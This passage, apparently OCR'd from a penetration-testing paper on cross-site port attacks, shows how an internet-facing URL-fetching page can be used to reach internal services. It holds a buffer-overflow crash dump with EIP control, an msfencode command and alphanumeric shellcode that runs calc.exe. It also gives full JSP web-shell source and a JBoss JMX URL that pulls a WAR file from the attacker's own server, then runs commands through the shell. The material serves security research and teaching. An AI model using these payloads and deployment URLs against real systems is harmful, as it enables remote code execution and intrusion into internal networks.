- Request: http://127.0.0.1:8987/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA


WindowsXPUnpatched [Running] - Oracle VM VirtualBox
Machine View Devices Help
C:\WINDOWS\system32\cmd.exe - networkhello.exe
networkhello.exe
Debug
Send Error Report
Don't Send
Start
1:43 AM
Right Ctrl

```
C:\>networkhello.exe
[+] Server listening on 0.0.0.0:8987
[+] Processing client socket
[+] Failed to send response
```


networkhello.exe has encountered a problem and needs to close. We are sorry for the inconvenience.

If you were in the middle of something, the information you were working on might be lost.

Please tell Microsoft about this problem.
We have created an error report that you can send to us. We will treat this report as confidential and anonymous.

To see what data this error report contains, click here.

Fig 8: NetworkSimpleTimeServer v1.1.0.1 crash on the server when a string of AAAAAAAAAAs is sent


WindowsXPUnpatched [Running] - Oracle VM VirtualBox
Machine View Devices Help
C:\networkhello.exe - WinDbg:6.12.0002.633 X86
File Edit View Debug Window Help
Command

```
This exception may be expected and handled.
eax=ffffffff ebx=7ffdc000 ecx=00002736 edx=00000007 esi=00c1f730 edi=00c1f6ee
eip=41414141 esp=0012fdb0 ebp=41414141 iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010286
41414141 ??              ???
0:000> d esp
0012fdb0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012fdc0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012fdd0  41 41 41 41 41 41 41 41-41 41 41 41 41 20 48 54  AAAAAAAAAAAAA HT
0012fde0  54 50 2f 31 2e 31 2c 20-54 68 65 20 53 65 72 76  TP/1.1, The Serv
0012fdf0  65 72 20 54 69 6d 65 20-69 73 3a 20 32 30 3a 31  er Time is: 20:1
0012fe00  36 3a 32 34 00 25 26 27-00 00 14 00 2c 2d 2e 2f  6:24.%&'....,-./
0012fe10  30 31 32 33 34 35 36 37-38 39 3a 3b 3c 3d 3e 3f  0123456789:;<=>?
0012fe20  40 41 00 43 44 45 46 47-00 00 34 00 80 00 00 00  @A.CDEFG..4.....
0:000> r
eax=ffffffff ebx=7ffdc000 ecx=00002736 edx=00000007 esi=00c1f730 edi=00c1f6ee
eip=41414141 esp=0012fdb0 ebp=41414141 iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010286
41414141 ??              ???
0:000>
```

Fig 9: NetworkSimpleTimeServer v1.1.0.1 crash - EIP control

On testing the vulnerable copy on a local installation, we can see that EIP can be controlled and ESP has our data. Calculating the correct offset for EIP and building the exploit is beyond this paper. One important point to be noted however is that HTTP being a text based protocol may not handle non-printable unicode characters (found in exploit code) properly. In such cases, we can use msfencode (part of metasploit framework) to encode the exploit payload to alpha numeric using the following command:


```
msfpayload windows/exec CMD=calc.exe R | msfencode
BufferRegister=ESP -e x86/alpha_mixed
```

The result? The following alphanumeric text (along with padding AAAAAAs, the static JMP ESP address and the shellcode) that can now be sent via the web application to the vulnerable program:

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA@'ßwTYI
IIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIIlhhmYUPWpWp3Pk
9he01xRSTnkpRfPlKPRtLLKPR24NkbR7XDOMgszuvVQ9oeaKpllgL3QQl5RFLWPi
QJodM31JgKRHpaBPWNk3bvpLKsrWLwqZpLK1P0xMU9PSDCz7qZpf0NkQX6xnk2xU
```

ps1n3xcgL3yNkednkVayF4qKO5aKpnLIQJo4M31O76XIpbUzTdC3MHxGKamvDbU8
bchLKShEtgqhSQvLKtLRkNkShuLgqZslK5TlKVaZpoy3tGTWTqKqKsQ0YSjRqyoK
P2xCoSjnkwb8kLFqM0jFaNmLElyc05PC0pPsX6QlK0oOwkOyEOKhph5920VBHY6M
EoMOmKON5Uls6SLUZMPykip2UfeoK3wfs422OBJs0Sc9oZuCSPaPl3SC0AA

Sucessful exploitation leads to calculator executing on the server. The shellcode can be replaced with other payloads as well (reverse shell perhaps?):



Name	Value
url	http%3A%2F%2F127.0.0.1%3A8987/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...

```
C:\>networkhello.exe
[+] Server listening on 0.0.0.0:8987
[+] Processing client socket
[+] Failed to send response

C:\>
```

Fig 10: Code execution on the machine running NetworkSimpleTimeServer v 1.1.0.1

Attacks - Fingerprinting Intranet Web Applications


Identifying internal applications via XSPA would be one of the first steps an attacker would take to get into the network from outside. Fingerprinting the type and version, if its a publicly available framework, blogging platform, application module or simply a customized public CMS, is essential in identifying vulnerabilities that can then be exploited to gain access.

Most publicly available web application frameworks have distinct files and directories whose presence would indicate the type and version of the application. Most web applications also give away version and other information through meta tags and comments inside the HTML source. Specific vulnerabilites can then be researched based on the results. For example, the following unique signatures help in identifying a phpMyAdmin, Wordpress and a Drupal instance respectively:

- Request: http://127.0.0.1:8080/phpMyAdmin/themes/original/img/b_tblimport.png
- Request: http://127.0.0.1:8081/wp-content/themes/default/images/audio.jpg
- Request: http://127.0.0.1:8082/profiles/minimal/translations/README.txt

The following request attempts to identify the presence of a DLink Router:

- Request: http://10.0.0.1/portName.js


Firefox
http://10.0.0.3/xspa/getfile3.php
10.0.0.3/xspa/getfile3.php
Disable Cookies CSS Forms Images Information Miscellaneous Outline Resi
submit

Enter the URL of a text file on the Internet

This page cURL to fetch contents from a specific URL.


```
// PLEASE NOTE THAT A SPACE BETWEEN TWO WORDS IS TAKEN AS TWO SEPERATE
// WORDS. PLEASE KEEP THIS FILE CONSISTENT.
//
// For each Linux interface name in the boardparms.c file, add
// a corresponding Linux interface name and a user-friendly name
// of its equivalent that must be displayed on the WEB UI. It is
// best if the new inteface names are added at the end.
// Make sure modifications to portName_L are consistent with
//portName_U and viceversa

 portName_L = [
// Wireless interfac Linux interface name
'wl0',
// USB interface Linux interface name
'usb0',
// Board ID 96368VVW Linux name
'96368VVW|eth0',
'96368VVW|eth1',
```

Fig 11: Dlink Router default file /portname.js present

Attacks - Attacking Internal Vulnerable Web Applications

Most often than not, intranet applications lack even the most basic security allowing an attacker on the internal network to attack and access server resources including data and code. Being an intranet application, reaching it from the Internet requires VPN access to the internal network or specialized connectivity on the same lines. Using XSPA, however, an attacker can target vulnerable internal web applications via the Internet exposed web application.

A very common example I can think of and which I have seen during numerous pentests is the presence of a JBoss Server vulnerable to a bunch of issues. My most favorite of them being the absence of authentication, by default, on the JMX console which runs on port 8080 by default.



JMX Agent View

asgard-vuln (0.0.0.0) - default

Object Name Filter

Remove Object Name Filter

- JMImplementation
- com.sun.management
- hornetq
- java.lang
- java.nio
- java.util.logging
- jboss
- jboss.alerts
- jboss.aop
- jboss.cache
- jboss.classloader
- jboss.deployment
- jboss.ejb
- jboss.j2ee
- jboss.jacc
- jboss.jca
- jboss.jdbc
- jboss.jta
- jboss.management.local
- jboss.pojo
- jboss.remoting
- jboss.security
- jboss.system
- jboss.threads
- jboss.web
- jboss.web.deployment
- jboss.ws
- jboss.xnio
- org.hornetq

JMImplementation

- name=Default,service=LoaderRepository
- type=MBeanRegistry
- type=MBeanServerDelegate

com.sun.management

- type=HotSpotDiagnostic

hornetq

- name=JMSProvider,service=JMSProviderLoader

java.lang

- name=Code Cache,type=MemoryPool
- name=CodeCacheManager,type=MemoryManager
- name=Copy,type=GarbageCollector
- name=Eden Space,type=MemoryPool
- name=MarkSweepCompact,type=GarbageCollector
- name=Perm Gen,type=MemoryPool
- name=Survivor Space,type=MemoryPool
- name=Tenured Gen,type=MemoryPool
- type=ClassLoading
- type=Compilation
- type=Memory
- type=OperatingSystem
- type=Runtime
- type=Threading

Fig 12: Unrestricted/unauthenticated access to the JMX Console

A well documented hack using the JMX console, allows an attacker to deploy a war file containing JSP code that would allow command execution on the server. If an attacker has direct access to the JMX console, then deploying the war file containing the following JSP code is relatively straightforward:

```
<%@ page import="java.util.*,java.io.*"%>
<pre>
<% Process p = Runtime.getRuntime().exec("cmd /c " +
request.getParameter("x"));
DataInputStream dis = new DataInputStream(p.getInputStream());
String disr = dis.readLine();
while ( disr != null ) {
out.println(disr);
disr = dis.readLine();
} %>
</pre>
```

Using the MainDeployer under jboss.system:service in the JMX Bean View we can deploy a war file containing a JSP shell. The MainDeployer can be found at the following address:


```
http://example_server:8080/jmx-
console/HtmlAdaptor?action=inspectMBean&name=jboss.system%3Aserv
ice%3DMainDeployer
```

Using the MainDeployer, for example, a war file named cmd.war containing a shell named shell.jsp can be deployed to the server and accessed via http://example_server:8080/cmd/shell.jsp. Commands can then be executed via shell.jsp?x=[command]. To perform this via XSPA we need to obviously replace the example_server with the IP/hostname of the server running JBoss on the internal network.

A small problem here that becomes a roadblock in performing this attack via XSPA is that the file deploy works via a POST request and hence we cannot craft a URL (atleast we think so) that would deploy the war file to the server. This can easily be solved by converting the POST to a GET request for the JMX console. On a test installation, we can identify the variables that are being sent to the JBoss server when the Main Deployer's deploy() function is called. Using your favorite proxy, or simply using the Firefox addon - Web Developer's "Convert POST to GET" functionality, we can construct a URL that would allow deploying of the cmd.war file to the server. We then only need to host the cmd.war file on an Internet facing server so that we can specify the cmd.war file URL as arg0. The final URL would look something like (assuming JBoss server is running on the same web server):

```
http://127.0.0.1:8080/jmx-
console/HtmlAdaptor?action=invokeOp&name=jboss.system:service=Ma
inDeployer&methodIndex=17&arg0=http://our_public_internet_server
/utils/cmd.war
```

Use this URL as input to the XSPA vulnerable web application and if the application displays received responses from the backend, you should see something on the lines of the following:


Firefox
Operation Results
10.0.0.5/xspa/getfile3.php
Google
Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source Options
submit
Back to Agent
Back to MBean
Reinvoke MBean Operation

Enter the URL of a text file on the Internet

This page uses cURL to fetch contents from a specific URL.

JMX MBean Operation View


asgard-vuln

```
Operation completed successfully without a return value!
```

Fig 13: war file deployed successfully via the JMX Console

Then its a matter of requesting shell.jsp via the XSPA vulnerable web application. For example, the following input would return the directory listing on the JBoss server (assuming its Windows, for Linux, x=ls%20-al can be used)

```
http://127.0.0.1:8080/cmd/shell.jsp?x=dir
```



Firefox
http://10.0.0.5/xspa/getfile3.php
10.0.0.5/xspa/getfile3.php
Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools Vie
submit

